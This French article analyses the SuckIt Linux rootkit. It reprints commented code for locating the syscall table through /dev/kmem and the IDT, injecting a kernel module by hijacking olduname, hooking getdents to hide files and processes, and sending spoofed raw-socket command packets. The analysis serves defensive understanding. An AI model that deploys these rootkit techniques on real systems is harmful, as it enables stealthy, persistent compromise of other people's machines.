Une fois le module compilé, la phase de test est très importante pour vérifier sa stabilité. Le mécanisme de LKM (*Loadable Kernel Module*), disponible sur les systèmes Linux récents, met à disposition du développeur un certain nombre d'outils de gestion des modules. L'ensemble de ces programmes, dont les principaux sont listés un peu plus loin, est disponible dans le *package* `Modutils` **[11]**. Pour assurer leur fonctionnement, le chargement dynamique de modules doit être préalablement activé à la configuration du noyau :

```
$>make config
...
Enable loadable module support (CONFIG_MODULES) [Y/n/?] Y
...
Kernel daemon support (CONFIG_KERNELD) [Y/n/?] Y
```

Il existe alors un certain nombre d'outils pour la gestion du noyau dont voici des exemples. Cette liste n'est pas exhaustive, mais donne un aperçu des outils les plus utiles pour débuter.

- `insmod`

Charge un LKM à l'intérieur du noyau. Il résout auprès de l'instance en mémoire l'ensemble des symboles non résolus à partir de la table d'export du noyau. La liste de ces symboles exportés est notamment disponible à l'aide de la commande `ksyms`. `insmod` lance alors l'initialisation du module par appel de la routine enregistrée.

- `rmmod`

Appelle la routine de nettoyage associée et décharge un LKM du noyau.

- `lsmod`

Liste les modules actuellement chargés.

- `modprob`

Permet de configurer le chargement de certains modules. Les informations contenues dans son fichier de configuration `/etc/modules.conf` vont permettre d'enregistrer les disponibilités et dépendances des modules présents dans la hiérarchie `/lib/modules`. Combiné avec le démon `kerneld`, il permet de charger et décharger automatiquement des modules dès qu'une requête leur est destinée, sans aucune intervention manuelle.

4. Cycle de vie d'un rootkit

Dans le cadre de cet article, nous ne pouvons pas nous appesantir sur les techniques d'intrusion qui permettent d'introduire le rootkit sur la machine compromise et de lancer son exécution dans un contexte administrateur. Il existe un certain nombre d'exploits, décrits de manière détaillée au travers de nombreux articles, permettant ce type d'opération. Nous allons considérer que le cycle de vie d'un rootkit commence avec son exécution.

`SuckIt`, publié dans le journal *Phrack* en 2001, est un exemple particulièrement représentatif de mise en œuvre de techniques de furtivité. Il va nous permettre d'illustrer les différentes phases du cycle de vie du rootkit, au travers d'analyses de code détaillées **[12]**. Les portions de code qui sont citées au cours de cet article ont été recommentées et, dans certains cas, simplifiées. Les quatre phases les plus cruciales vont maintenant être abordées en détail.

4.1 Collecte d'information

Afin de s'adapter au système et de pouvoir s'exécuter dans des conditions optimales, il est nécessaire au rootkit d'obtenir des informations sur la machine qu'il tente de compromettre. Ces informations vont s'avérer particulièrement utiles dans sa phase initiale d'installation et de configuration. De fait, la collecte d'information reste souvent une étape préalable aux modifications qui constituent le corps du rootkit.

4.1.1 Accès aux informations du système

Les informations les plus utiles pour compromettre un système sont bien souvent les plus critiques et sont donc stockées dans l'espace mémoire réservé au noyau. Dans le cas où le mécanisme de LKM (cf. 3.3) est supporté, certaines de ces informations sont accessibles au travers des symboles exportés par le noyau. Utilisées par `insmod` pour l'édition de liens, il existe des fonctions permettant d'accéder à la table de ces symboles, comme le montre cette fonction extraite des sources de `SuckIt`.

```
struct kernel_sym {
ulong   value;
      uchar   name[60];
};

/* get_sym()
 * @param: le nom du symbole recherché
 * @return: l'adresse noyau du symbole
 * @warning: requiert que les LKMs soient activés
 * Récupère auprès du noyau la table des symboles exportés
 * et lit l'adresse noyau du symbole recherché
 */
ulong get_sym(char *n){
struct kernel_sym tab[MAX_SYMS];
          int numsyms, i;

          //Vérification du nombre d'entrée dans la table
          numsyms = get_kernel_syms(NULL);
          if (numsyms > MAX_SYMS || numsyms < 0) return 0;
          //Lecture de la table
          get_kernel_syms(tab);
          for (i = 0; i < numsyms; i++){
                    if (!strncmp(n,tab[i].name,strlen(n)))
return tab[i].value;
}
          return 0;
}
```

Mais ce qui fait la particularité de SuckIt par rapport à la majorité des rootkits sous Linux, c'est sa volonté d'indépendance par rapport à ce type de mécanisme. Si le support des LKM offre une grande flexibilité, il peut ne pas avoir été activé lors de la compilation du noyau. Pour contourner cette limitation, SuckIt utilise le périphérique virtuel /dev/kmem capable de manipuler la mémoire virtuelle du système. Au travers de ce module, il devient possible d'accéder à la mémoire réservée au noyau moyennant des privilèges administrateurs. Comme nous l'avons évoqué dans la courte introduction à la programmation noyau (cf. 3.1), la communication depuis le monde utilisateur avec ce module est établie à l'aide des primitives système particulières, utilisées pour la manipulation de fichiers. Les routines définies ci-dessous sont utilisées dans SuckIt afin d'accéder en lecture et en écriture aux plages de mémoire virtuelle. À partir de ces routines, il devient possible de récupérer les informations recherchées sous peine de connaître leur localisation précise.

```
/* rkm()
 * @param: le descripteur de fichier du module kmem
 * @param: l'adresse noyau des données
 * @param: le buffer recevant les données
 * @param: le nombre d'octets à lire
 * @return: la taille des données effectivement lues
 * Positionne la tête de lecture dans l'image de la mémoire
virtuelle
 * à l'aide de lseek et procède à la lecture
 */
static inline int rkm(int fd, int offset, void *buf, int size){
       if (lseek(fd, offset, 0) != offset) return 0;
       if (read(fd, buf, size) != size) return 0;
       return size;
}
```

```
/* wkm()
 * @param: le descripteur de fichier du module kmem
 * @param: l'adresse noyau des données
 * @param: le buffer contenant les données à écrire
 * @param: le nombre d'octets à écrire
 * @return: la taille des données effectivement écrites
 * Positionne la tête de lecture dans l'image de la mémoire virtuelle
 * à l'aide de lseek et procède à l'écriture
 */
static inline int wkm(int fd, int offset, void *buf, int size){
       if (lseek(fd, offset, 0) != offset) return 0;
       if (write(fd, buf, size) != size) return 0;
       return size;
}

int main(int argc, char *argv[]){
…
int kmem = open(KMEM_FILE, O_RDWR, 0);
     int written = wkm(kmem, address, data, data_size);
         …
}
```

4.1.2 Accès à la table des appels système

La localisation des informations dans la mémoire virtuelle n'est pas forcément aussi aisée qu'elle y paraît, comme nous allons le voir au travers de cet exemple d'utilisation. Une des premières informations que SuckIt tente de localiser est la table des appels système. Les appels système constituent une passerelle du monde utilisateur vers le noyau et se révèlent donc une cible de choix pour l'installation de modifications. L'interception de ces appels système offre notamment d'importantes facilités de capture et de contrôle des données échangées. Pour bien comprendre les différentes stratégies adoptées par les rootkits, une visualisation globale de l'architecture système est nécessaire. Une vue schématique est donc rappelée en figure 1.




Figure 1 : Architecture du système d'exploitation. Gestion des appels système.

Ce schéma nous donne un début de solution pour la localisation de la table des appels. On s'aperçoit que le basculement du mode utilisateur vers le mode noyau est réalisé par des instructions bien spécifiques : l'interruption INT 80h ou la commande sysenter des processeurs Intel. L'interruption 80h est utilisée comme point d'entrée de notre recherche. Il existe en mémoire une table unidimensionnelle appelée *IDT* ou *Interruption Descriptors Table*. Elle contient notamment les adresses des 256 routines de traitement associées. L'adresse de cette table en mémoire est stockée dans

le registre IDTR que l'on accède à l'aide de l'instruction sidt. À l'aide de ces informations basiques, nous sommes capables de retrouver l'adresse de la routine de traitement selon le numéro d'interruption affecté. Nous pouvons donc localiser le gestionnaire d'appel système en mémoire, mais nous ne disposons toujours pas de la table en elle-même. Par désassemblage, on s'aperçoit que l'adresse de la table des appels système est utilisée lors d'un appel indirect dans la routine. Par recherche de *pattern* dans le code, il est possible de localiser l'instruction de saut et, par conséquent, l'adresse de la table. Pour une meilleure compréhension, le processus de localisation a été schématisé en figure 2 avant de présenter le code commenté. La localisation de la table des appels système n'est finalement qu'une première étape permettant de cibler les portions de code noyau à modifier lors de l'installation du rootkit.




Figure 2 : Localisation de la table des appels système. Analyse de la routine de traitement de l'interruption INT 80h.

```
//Registre IDTR
struct idtr{
ushort  limit;
uint    base;
} __attribute__ ((packed));

//Entrées de la table IDT
struct idt {
ushort  off1;        //Partie basse de l'adresse de la
routine
ushort  sel;         //Segment noyau
uchar   none, flags; //0, droits d'accès
ushort  off2;        //Partie haute de l'adresse de la
routine
} __attribute__ ((packed));

/* get_sct()
 * @param: localisation de l'addresse dans la routine
(pointeur)
 * @return: l'adresse de la table des appels systèmes
 * Localise la table des appels système à partir de la
routine
 * de traitement de l'interuption 80h
 */
ulong get_sct(ulong *i80){
struct idtr idtr;
struct idt  idt;
int    kmem;
ulong  sys_call_off;
      char   *p;
      char   sc_asm[INT80_LEN];
      //Lecture du registre IDTR
      asm("sidt %0" : "=m" (idtr));
      //Lecture de l'entrée INT 80h à l'aide de kmem
      kmem = open(KMEM_FILE, O_RDONLY, 0);
           if (kmem < 0) return 0;
           if (!rkm(kmem, &idt, idtr.base +
           sizeof(idt)*SYSCALL_INTERRUPT, sizeof(idt))) return 0;
           //Lecture de la routine de traitement
      sys_call_off = (idt.off2 << 16) | idt.off1;
      if (!rkm(kmem, &sc_asm, sys_call_off, INT80_LEN)) return 0;
      close(kmem);
      //Recherche par pattern de l'adresse de la table dans le code
           //de la routine. (FF1485 correspond à un appel indirect)
      p = memmem(sc_asm, INT80_LEN, "\xff\x14\x85", 3) + 3;
      if (p){
           *i80 = (ulong) (p - sc_asm + sys_call_off);
            return *(ulong *)p;
      }
      return 0;
}
```

4.2 Déploiement des composantes

Cette seconde partie traite du déploiement opérationnel des différentes composantes du rootkit et en particulier de l'injection de modules dans le noyau. À noter que l'emplacement de ces modifications n'a pu être déterminé que grâce à la phase préliminaire de collecte d'information.

4.2.1 Modules embarqués

Lors de son introduction dans un système, SuckIt se présente sous la forme d'un unique exécutable autonome appelé sk. En réalité, le programme contient en interne un module noyau stocké sous la forme d'un tableau de caractères hexadécimaux. Pour comprendre comment ce module appelé core est embarqué dans l'application, il faut remonter, par analyse du fichier Makefile, au processus de compilation représenté dans sa globalité en figure 3. Dans un premier temps, le module est compilé en omettant la phase finale d'assemblage (1). L'application d'un premier outil parser reconstruit une structure simplifiée du code assembleur en ne conservant que sous une seule section fusionnée, les sections .text contenant le code et .bss contenant les variables globales et statiques (2). La section .bss est relogée dans la sous-section bss_start, tandis que les autres sections sont tout simplement supprimées. On procède alors de manière différée à l'assemblage du code afin d'obtenir une version finale du module (3). Le code objet obtenu est ensuite soumis à un second outil rip qui a la charge de supprimer l'en-tête ELF du fichier pour n'en conserver que l'image minimale à charger dans le noyau (4). Ce code minimal est alors réécrit sous la forme d'un tableau d'hexadécimaux par l'outil bin2hex (5). Le header obtenu par cette dernière opération est finalement inclus dans le projet principal, prêt à être injecté au cours de l'exécution (6).

4.2.2 Injection dans le noyau

Le module est maintenant embarqué au cœur de l'application, mais reste l'étape la plus délicate, à savoir le chargement de ce module dans le noyau.




Figure 3 : Intégration du module noyau aux sources du rootkit. Outils spécifiques de compilation.

La méthode de chargement majoritairement utilisée par les rootkits reste le mécanisme de LKM (cf. 3.3), mais, ce, de manière détournée. Plutôt que de charger directement le module malveillant en espace noyau pour plus de discrétion, l'attaquant va infecter un module légitime avant son chargement **[13]**. Malgré tout, cette approche reste extrêmement surveillée. Ce mécanisme constitue un point de contrôle aisé, augmentant de fait la probabilité de détection.

Comme nous l'avons souligné précédemment, SuckIt se distingue des autres rootkits par son utilisation du périphérique mémoire kmem, afin de faire preuve d'une plus grande furtivité. En contrepartie, la procédure de chargement s'en trouve complexifiée d'autant. Un certain nombre d'opérations devient nécessaire pour pouvoir allouer l'espace noyau, résoudre les symboles du module core et charger son code :

(1) La première étape est donc de localiser la fonction kmalloc exportée par le noyau. Dans le cas où les LKM sont activés, un simple appel à get sym est suffisant (cf. 4.1.1). Dans le cas contraire, une solution alternative est la recherche de patterns en espace mémoire. Le code de la fonction de localisation de kmalloc ne sera pas détaillé, car il ne présente pas un intérêt majeur. En revanche, nous pouvons préciser le type de pattern recherché :

```
push    GFP_KERNEL <valeur dans l'intervalle 0-0xffff>
push    size       <valeur dans l'intervalle 0-0x1ffff>
call    kmalloc
```

(2) kmalloc ne peut être exécuté en espace utilisateur. Il va donc falloir définir une routine spécifique qui sera exécutée en espace noyau afin de procéder à l'allocation de mémoire. Afin d'exécuter cette routine, la solution est de la substituer à un appel système. L'appel système olduname est la cible parfaite, puisqu'il s'agit d'une primitive obsolète conservée pour des raisons de compatibilité. Sa modification devrait donc passer inaperçue. Nous connaissons son adresse, puisque nous avons à notre disposition la table des appels système. Il devient donc possible de l'écraser avec notre routine au travers du périphérique kmem. Un simple appel à olduname depuis l'espace utilisateur va finalement permettre l'allocation de mémoire noyau. L'argument passé à olduname contient une structure définissant les paramètres de l'allocation et l'adresse de kmalloc.

(3) Une fois la mémoire allouée, la prochaine étape avant le chargement est la relocation des symboles. Cette procédure est normalement réalisée lors de l'édition de lien par insmod (cf. 3.3), mais, dans notre cas de figure, nous avons choisi de le contourner. Il va donc falloir le faire manuellement. Les variables globales et statiques ainsi que leurs offsets sont déclarés dans la sous-section bss_start du module core (cf. 4.2.1). Avant l'édition de lien, on ne trouve à ces offsets que des adresses relatives. Pour obtenir les adresses absolues et ainsi mettre à jour les symboles, il suffit d'additionner ces adresses relatives avec l'adresse mémoire de base précédemment allouée pour le chargement module.

(4) Le module est maintenant prêt à être chargé en mémoire par simple recopie au travers du périphérique kmem. Une fois le chargement effectué, le code de l'appel système olduname est rétabli.

```
//Structure passée en paramètres à la routine d'allocation
struct kma_struc {
ulong   (*kmalloc) (uint, int);
int     size;
int     flags;
ulong   mem;
} __attribute__ ((packed));

//Routine d'allocation remplaçant olduname
//@warning: ne peut être éxécuté qu'en espace noyau (définie dans core)
int ouname(struct kma_struc *k){
        k->mem = k->kmalloc(k->size, k->flags);
        return 0;
}

/* img_reloc()
/* @param: l'image du module à relocaliser
 * @param: pointeur vers la section bss_start (contient les offsets)
 * @param: l'adresse de chargement du module (obtenue avec kmalloc)
 * @return: le nombre de symbole mis à jour
 * Relocalise les symboles de la section bss_start à partir de l'adresse
 * de chargement du module.
 */
int img_reloc(void *img, ulong *reloc_tab, ulong reloc){
int count = 0;

//Tant qu'il s'agit d'un symbole valide
while (*reloc_tab != 0xFFFFFFFF) {
          //Position des symboles =  pointeur vers l'image + offset
              //Nouvelle valeur = adresse relative + adresse de chargement
              *(ulong *) (((ulong)(img)) + *reloc_tab) += reloc;
           reloc_tab++;
           count++;
      }
return count;
}
//** (1) Accès à l'adresse de kmalloc (non détaillé) **//
ulong kma = get_kma(page_offset);

//** (2) Ecrasement de olduname avec la routine d'allocation **//
//Accès à la table des appels système (cf. 4.1.2)
ulong sct = get_sct(&dispatch);
//Recherche de l'adresse de l'appel système olduname
#define OUNAME 109 //Indice de olduname
rkm(kmem, sct + (OUNAME * 4), &ouname_addr, 4);
```

```
//Sauvegarde du code originale de olduname
rkm(kmem, ouname_addr, tmp, ouname_size)) {
//Ecrasement du code avec le code de la routine d'allocation
// Cette routine est contenue dans l'image de core (img<->core)
wkm(kmem, ouname_addr, (char*)((ulong)img->ouname+
                               (ulong)img), ouname_size);
//Configuration de la structure d'allocation
kmalloc.kmalloc = (void *) kma;
kmalloc.size = img->obj_len;
kmalloc.flags = KMEM_FLAGS;
//Appel à la routine d'allocation
olduname(&kmalloc);

/** (3) Relocation des symboles **/
//Recopie de la section .text du module dans une image temporaire
memset(tmp, 0, img->obj_len);
memcpy(tmp, img, img->obj_len - img->bss_len);
//Relocation des symboles dans la copie à l'aide de bss_start
relocs = img_reloc(tmp,
    (ulong*)(img->obj_len - img->bss_len + (ulong)img), kmalloc.mem);

/** (4) Chargement du module **/
//Ecriture du module dans l'espace noyau
wkm(kmem, kmalloc.mem, tmp, img->obj_len);
//Restauration du code originale de olduname
wkm(kmem, ouname_addr, tmp, ouname_size);
```

4.2.3 Installation permanente

À l'origine, le rootkit SuckIt, bien qu'opérationnel, reste un code preuve de concept. S'il est capable de modifier dynamiquement le système. Il n'est hélas pas permanent : il suffit de redémarrer le système pour rétablir la mémoire noyau dans son état original et annuler les modifications apportées par le rootkit. Dans le cadre d'une attaque réelle, l'attaquant souhaite le plus souvent maintenir dans le temps son contrôle. Deux aspects supplémentaires doivent donc impérativement être considérés dès la conception : la persistance en mémoire et le redémarrage automatique. Bien que nous ne les abordions pas dans le cadre de cet article, il existe des techniques pour rendre l'installation permanente. Le rootkit ne se limite alors plus à une installation dynamique en mémoire volatile, mais modifie des éléments statiques du système pour survivre au redémarrage. Un exemple d'implémentation opérationnelle repose sur la corruption de l'image statique du noyau utilisée au cours du démarrage de la machine **[14]**. De manière générale, les chaînons du processus de démarrage peuvent être utilisés de manière détournée pour charger automatiquement le rootkit **[Chap. 7-01]**.

4.3 Mise à disposition de services

La première étape de déploiement des composantes constitue déjà un challenge technique en soi, mais elle reste une étape préliminaire. La finalité réelle du rootkit réside dans le maintien d'un contrôle frauduleux par l'attaquant. Afin d'assurer un accès aux services, deux niveaux de communication sont nécessaires pour établir le canal de commande : entre l'attaquant et la machine compromise dans un premier temps, puis entre les composantes du rootkit **[04]**. Selon ce principe, SuckIt déploie une architecture trois tiers client-serveur, décrite en figure 4. Nous allons maintenant donner plus de détails sur la nature des services offerts, ainsi que sur l'établissement du canal de commande.




Figure 4 : Architecture trois-tiers du rootkit SuckIt. Client distant – Client local – Module noyau.

4.3.1 Types de services offerts

Un rootkit installé offre un pannel de services possibles très étendu, dont la seule limite est finalement l'imagination de l'attaquant. On peut néanmoins les classer dans deux catégories distinctes : les services passifs qui sont de simples fonctionnalités d'espionnage et les services actifs qui impactent sur le comportement du système **[04]**. Au sein des services actifs, une seconde distinction peut être faite entre les services autonomes, qui sont en réalité de nouveaux services apportés par le rookit (exécution distante de code, attaques par déni de service), et les altérations de services, qui ne font que modifier un comportement existant (dissimulation d'information). Si l'on poursuit sur notre exemple, SuckIt se situe plutôt dans cette dernière catégorie. Dans la majorité des systèmes d'exploitation, les services offerts par le noyau sont accessibles au travers des appels système (cf. 4.1.2). La mise en place des services du rootkit passe alors par l'interception des appels système, aussi appellé *hooking*, afin de les rediriger vers des versions corrompues. De nouvelles primitives système doivent être définies dans l'espace noyau avec une signature identique à la fonction d'origine. La redirection est réalisée par écrasement des adresses originales dans la table des appels système, elle-même localisée dans la mémoire noyau.

```
struct  new_call {
          uint    nr;                          //Index de l'appel système
          void    *handler;              //Adresse du nouvel appel système
          void    **old_handler;         //Adresse de l'appel système original
} __attribute__ ((packed));

//Table des appels hookés
#define repsc(x) {__NR_##x, (void *) new_##x, (void **) &old_##x},
struct  new_call handlers[] = {
repsc(olduname)
repsc(fork)
repsc(open)
repsc(read)
repsc(kill)
...
{0}
};
```

```
//Mise en place du hook par écrasment des addresses
while (handlers->nr) {
        if ((ulong) handlers->handler){
                rkmem(kmem, sct + (handlers->nr * 4),
              handlers->old_handler, 4);          //
Sauvegarde de l'adresse
        wkmem(kmem, sct + (handlers->nr * 4),
         handlers->handler, 4);                   //
Ecrasement de l'adresse
        }
handlers++;
}
```

Les techniques de hooking sont communément utilisées pour la dissimulation d'informations et, en particulier, les fichiers et processus **[06]**. Prenons un exemple concret. La primitive système `getdents` est utilisée pour lister les fichiers associés à un répertoire. Des commandes basiques telles que `ls` y font appel. De manière similaire, la liste des processus est obtenue par un simple appel à `getdents` sur le répertoire `/proc` qui contient un sous-répertoire associé à chaque processus actif, nommé selon son identifiant. L'utilitaire `ps` a donc un fonctionnement très proche de `ls`. Pour cacher l'existence de fichiers et de processus aux applications du monde utilisateur, il est donc nécessaire de filtrer les résultats de `getdents`. Une fois l'interception mise en place, l'élaboration d'une routine de filtrage est très basique comme l'illustre l'extrait de code qui suit. La version *hookée* de `getdents` commence simplement par un appel à la fonction originale. Elle parcourt ensuite la liste des structures `dirent` retournées. Selon le nom des entrées, certaines seront supprimées, en accord avec la configuration du service. `SuckIt` maintient une liste d'identifiants de processus et de fichiers à dissimuler que l'attaquant peut modifier comme bon lui semble. Ce premier exemple est suffisamment explicite pour expliquer le mécanisme, mais il ne représente qu'un morceau de l'iceberg. La dissimulation totale des fichiers et processus demande l'altération d'autres primitives de manipulation des fichiers et des processus. Bien qu'elles ne soient pas détaillées ici, `SuckIt` fournit des versions malveillantes de nombreuses fonctions système comme `open`, `read`, mais également `fork` pour dissimuler automatiquement les processus fils ou `kill` pour interdire la terminaison d'un processus caché.

```
struct pid_struc {
ushort  pid;                    //pid du processus
struct  net_struc *net;
uchar   hidden;                 //Booléen : 1 caché, 0 visible
} __attribute__ ((packed));
//Table des processus cachés
struct  pid_struc pid_tab[MAX_PID];

struct dirent{
    long d_ino;                 // numéro d'inode
    off_t d_off;                // distance au prochain dirent
    unsigned short d_reclen;    // longueur de ce dirent
    char d_name [NAME_MAX+1];   // nom de fichier (fini par 0)
}

/* new_getdents()
 * @param: le descripteur de fichier du répertoire analysé
 * @param: la table d'entrées dirent retournée
 * @param: la taille de l'espace disponible dans la table
 * @return: la taille de la table lue
 * Version malveillante de l'appel getdents. Les références aux
 * processus et fichiers cachés par le rookit sont supprimées du résultat
 */
int new_getdents(uint fd, struct dirent *dirp, int count){
struct  dirent *dbuf = NULL;
        struct  dirent *prev = NULL;
char    register *ptr;
char    *cpy;
int     oldlen, newlen;

        //Appel à la fonction getdents originale
        oldlen = newlen = old_getdents(fd, dirp, count);
    if (oldlen <= 0) return oldlen;
        //Allocation de mémoire et recopie du résultat
    cpy = ptr = ualloc(oldlen);
    dbuf = (struct dirent *) cpy;
    memcpy(ptr, dirp, oldlen);
    //Mise à 0 du résultat originale
        memset(dirp, 0, oldlen);
        //Analyse des structures dirent du résultat
        #define dp ((struct dirent *) ptr)
    while ((ulong) ptr < (ulong) dbuf + oldlen){
        int register size = dp->d_reclen;
         //is_hidden teste si le fichier correspond à un processus
                // et si son pid appartient à la table des pids cachés
                if (is_hidden(dp->d_name, dp->d_ino) ||
                    //Teste si le fichier apaprtient au rootkit
            !strcmp(cfg.hs, &dp->d_name[strlen(dp->d_name)-
            strlen(cfg.hs)])){
                if (!prev) {
                //Si il s'agit de la première entrée
                        //on se déplace directement à la seconde
                                newlen -= size;
                    cpy += size;
              }else{
                //Sinon on met l'entré courante à 0 et on l'intègre
                  //à la précédente en agrandissant sa taille
                                prev->d_reclen += size;
                  memset(dp, 0, size);
                }
                }else{
                  //Sinon on conserve l'entrée et on passe à la suivante
                prev = dp;
                }
         ptr += size;
}
//On recopie la table des résultats modifiée
if (newlen) memcpy(dirp, cpy, newlen);
return newlen;
}
```

4.3.2 Communication entre l'attaquant et la machine corrompue

La communication entre l'attaquant et la machine corrompue constitue la première interface de l'architecture trois tiers du rootkit `SuckIt`. Un canal de commande est établi de manière distante au travers d'une connexion réseau. Du côté de l'attaquant, la connexion est initialisée à l'aide d'un paquet *spoofé* pour passer le *firewall*. La construction de ce paquet factice est réalisée par une application cliente utilisant des *sockets* brutes.

```
//Ouverture d'une socket brute
raw_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
setsockopt(raw_sock, IPPROTO_IP, IP_HDRINCL, &hincl, sizeof(hincl));
```

```
//Initialisation du paquet
bzero((char *) &packet, sizeof(packet));
from.sin_addr.s_addr = to;
from.sin_family = AF_INET;
//Initialisation de l'en-tête IP (ttl, tos, id, etc,… non détaillés)
packet.ip.ip_src.s_addr = tfrom; //IP spoofée
packet.ip.ip_dst.s_addr = to;
//Initialisation de l'en-tête TCP (seq, window,… non détaillés)
packet.tcp.source = sport;
packet.tcp.dest = dport;
packet.tcp.ack = 0;
memcpy(packet.data, (char *) d, sizeof(struct rawdata));
//Pseudo en-tête contenant les paramètres de connexion réels
memcpy(&psd.saddr, &packet.ip.ip_src.s_addr, 4);
memcpy(&psd.daddr, &packet.ip.ip_dst.s_addr, 4);
psd.protocol = 6;
psd.lenght = htons(sizeof(struct tcphdr)+12+sizeof(struct rawdata));
//Mise à jour du checksum (tosum contient la copie des données concernées)
packet.tcp.check = in_chksum((u_short *) &tosum, sizeof(tosum));

//Envoi du packet
err = sendto(raw_sock, &packet, sizeof(struct ip)+sizeof(struct iphdr)+
            12+ sizeof(struct rawdata), 0, (struct sockaddr *)&from,
            sizeof(struct sockaddr));
```

Du côté de la machine compromise, lors de sa première exécution, la partie utilisateur `sk` de `SuckIt` installe le module noyau, puis lance un processus autonome de `backdoor` avant de se terminer. Le nouveau processus se place alors dans une boucle infinie en attente de requêtes réseau. À la réception d'une commande, le processus relance alors `sk` avec les arguments extraits du paquet. Le module `core` étant déjà installé, `sk` ne lance pas de réinstallation, mais transmet la requête à exécuter, comme nous allons le voir maintenant.

4.3.3 Communication entre l'espace utilisateur et le noyau

Nous avons vu jusqu'à présent que l'exécution des services du rootkit requiert des privilèges importants et qu'il était nécessaire bien souvent d'installer ou de modifier un module noyau pour injecter le code malveillant. Mais une fois chargé en mémoire, il est important de conserver un canal de communication avec celui-ci pour transmettre les commandes. Dans le cas de `SuckIt`, le module `core` est installé sans l'aide des LKM ; aucune interface n'est donc enregistrée (cf. 3.1). Pour contourner le problème, l'interception des appels système va de nouveau être utilisée, prouvant ainsi la puissance et la souplesse d'utilisation de cette technique (cf. 4..3.1). Pour les mêmes raisons que celles évoquées précédemment, la primitive `olduname`, permettant d'obtenir des infos sur le noyau, est une cible adéquate. Le *buffer* passé en argument pour stocker le résultat va servir à transmettre les commandes, ainsi que leurs paramètres. L'extrait de code suivant décrit l'établissement du canal de commande depuis le mode utilisateur. La mise en place du hook, venant d'être présentée, ne sera pas rappelée.

```
//Structure contenant les commandes à transmettre au noyau
struct  cmd_struc {
        ulong   id;
        ulong   cmd;
        ulong   num;
        char    buf[1024];
} __attribute__ ((packed));

/* new_olduname()
 * @param: la structure de commande transmise
 * @return: le résultat de la commande ou le résultat de olduname
 * Cette version hookée de olduname est utilisée comme canal de
 * commande depuis l'espace utilsateur. Si la requête ne provient
 * pas du rootkit, elle rend la main à la focntion originale.
 */
#define cmdp ((struct cmd_struc *) buf)
int new_olduname(char *buf){
                    //Vérifie que la commande provient bien du rootkit
                    if (cmdp->id == OUR_SIGN) {
                    switch (cmdp->cmd) {
                    //Traitement des différents types de commandes
                    case CMD_INV:  //Dissimulation de processus
                    if (hide_pid(cmdp->num)) return 0;
                    return -1;
                    case CMD_VIS:  //Visibilité des processus
                              if (unhide_pid(cmdp->num)) return 0;
                              return -1;
                    case ...
                    default:
                    return -1;
          }
}
                    //Sinon on redirige l'appel vers l'appel original
                    return old_olduname(buf);
}

/* skio()
 * @param: l'dentifiant de la commande (CMD_TST, CMD_INV, CMD_VIS, …)
 * @param: la structure de commande contenant les paramètres
 * @return: 1 si la commande a été éxécutée autrement 0
 * Envoi une commande au module core au travers de l'appel système x
 * olduname et vérifie le résultat de l'opération
 */
int skio(int cmd, struct cmd_struc *c){
                    c->id = OUR_SIGN;
                    c->cmd = cmd;
                    if (olduname(c) != 0) return 0;
                    return 1;
}
```

4.4 Survie au sein du système compromis

Comme tout code malveillant, le rootkit risque d'être la cible des mesures de protection déployées sur la machine compromise. Durant la conception, l'attaquant doit donc considérer sa propre protection pour éviter toute tentative de détection ou d'éradication. Plusieurs stratégies peuvent être mises en place. La solution la plus primaire est la défense proactive où le rootkit adopte un comportement agressif envers les applications de protection (suppression de fichiers tels que la base de signature d'un antivirus ou terminaison du processus d'analyse). La deuxième solution, plus subtile, est la dissimulation des modifications apportées par le rootkit, ainsi que de son activité. Nous venons de voir lors de la partie précédente comment dissimuler des processus et des fichiers, mais ce n'est pas la seule mesure qu'il est possible de mettre en œuvre.

4.4.1 Surveillance de la table des appels système

La table des appels système est un élément critique du système. Son intégrité est donc scrupuleusement surveillée par bon nombre de logiciels de protection.

